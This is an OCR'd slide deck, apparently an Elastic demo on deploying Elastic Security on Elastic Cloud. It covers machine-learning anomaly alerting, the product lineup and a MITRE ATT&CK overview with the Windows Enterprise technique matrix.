
elastic

Demo deploying Elastic Security on Elastic Cloud

elastic

Machine Learning


Super powering the stack



elastic

Elastic Machine Learning

A tour of the Elastic ML stack



elastic


The advantages of anomaly-driven alerting

Using Machine Learning

Understands Seasonality

Reduce False Positives

Identify Areas of Focus



Avoid Manual Threshold Revision

Elastic solutions are built on a differentiated foundation

Enterprise Search

- App Search
- Site Search
- Workplace Search

Observability

- Logs
- Metrics
- Service Monitoring
- Application Performance

Security

- SIEM
- Endpoint Security

Elastic Stack


canvas


machine learning



maps


reporting



dashboards

and so much more

elastic



1. Attack surface covered with blind spots
2. Everyone is a potential target
3. Security analysts overwhelmed



Eliminate blind spots

Stop threats at scale

Arm every analyst

elastic

MITRE ATT&CK™ Overview


MITRE

ATT&CK™

Adversarial Tactics, Techniques & Common Knowledge

ATT&CK is a MITRE-developed, globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community.

ATT&CK is useful for understanding security risk against known adversary behavior, for planning security improvements, and verifying



https://attack.mitre.org/wiki/Introduction_and_Overview

elastic

Windows ATT&CK for Enterprise Matrix


Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	CMSTP	Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	Application Deployment Software	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	Command-Line Interface	AppCert DLLs	Accessibility Features	BITS Jobs	Brute Force	Application Window Discovery	Distributed Component Object Model	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Control Panel Items	AppInit DLLs	AppCert DLLs	Binary Padding	Credential Dumping	Browser Bookmark Discovery	Exploitation of Remote Services	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Dynamic Data Exchange	Application Shimming	AppInit DLLs	Bypass User Account Control	Credentials in Files	File and Directory Discovery	Logon Scripts	Data Staged	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing Attachment	Execution through API	Authentication Package	Application Shimming	CMSTP	Credentials in Registry	Network Service Scanning	Pass the Hash	Data from Information Repositories	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Link	Execution through Module Load	BITS Jobs	Bypass User Account Control	Code Signing	Exploitation for Credential Access	Network Share Discovery	Pass the Ticket	Data from Local System	Exfiltration Over Command and Control Channel	Data Encoding
Spearphishing via Service	Exploitation for Client Execution	Bootkit	DLL Search Order Hijacking	Component Firmware	Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Data from Network Shared Drive	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	Graphical User Interface	Browser Extensions	Exploitation for Privilege Escalation	Component Object Model Hijacking	Hooking	Peripheral Device Discovery	Remote File Copy	Data from Removable Media	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	InstallUtil	Change Default File Association	Extra Window Memory Injection	Control Panel Items	Input Capture	Permission Groups Discovery	Remote Services	Email Collection	Scheduled Transfer	Fallback Channels
Valid Accounts	LSASS Driver	Component Firmware	File System Permissions Weakness	DCShadow	Kerberoasting	Process Discovery	Replication Through Removable Media	Input Capture		Multi-Stage Channels
	Mshta	Component Object Model Hijacking	Hooking	DLL Search Order Hijacking	LLMNR/NBT-NS Poisoning	Query Registry	Shared Webroot	Man in the Browser		Multi-hop Proxy
	PowerShell	Create Account	Image File Execution Options Injection	DLL Side-Loading	Network Sniffing	Remote System Discovery	Taint Shared Content	Screen Capture		Multiband Communication
	Regsvcs/Regasm	DLL Search Order Hijacking	New Service	Deobfuscate/Decode Files or Information	Password Filter DLL	Security Software Discovery	Third-party Software	Video Capture		Multilayer Encryption
	Regsvr32	External Remote Services	Path Interception	Disabling Security Tools	Private Keys	System Information Discovery	Windows Admin Shares			Remote Access Tools
	Rundll32	File System Permissions	Port Monitors	Exploitation for	Replication Through	System Network Configuration	Windows Remote			Remote File Copy

elastic

Elastic Security
The Journey so far

Elastic Security in Elastic Stack 7.x


Workflow/Scenarios Overview



Elastic Security in Elastic Stack 7.x

Workflow/Scenarios Overview

Before 7.6




Elastic Security in Elastic Stack 7.x

Workflow/Scenarios Overview

Before 7.6

Added in 7.6



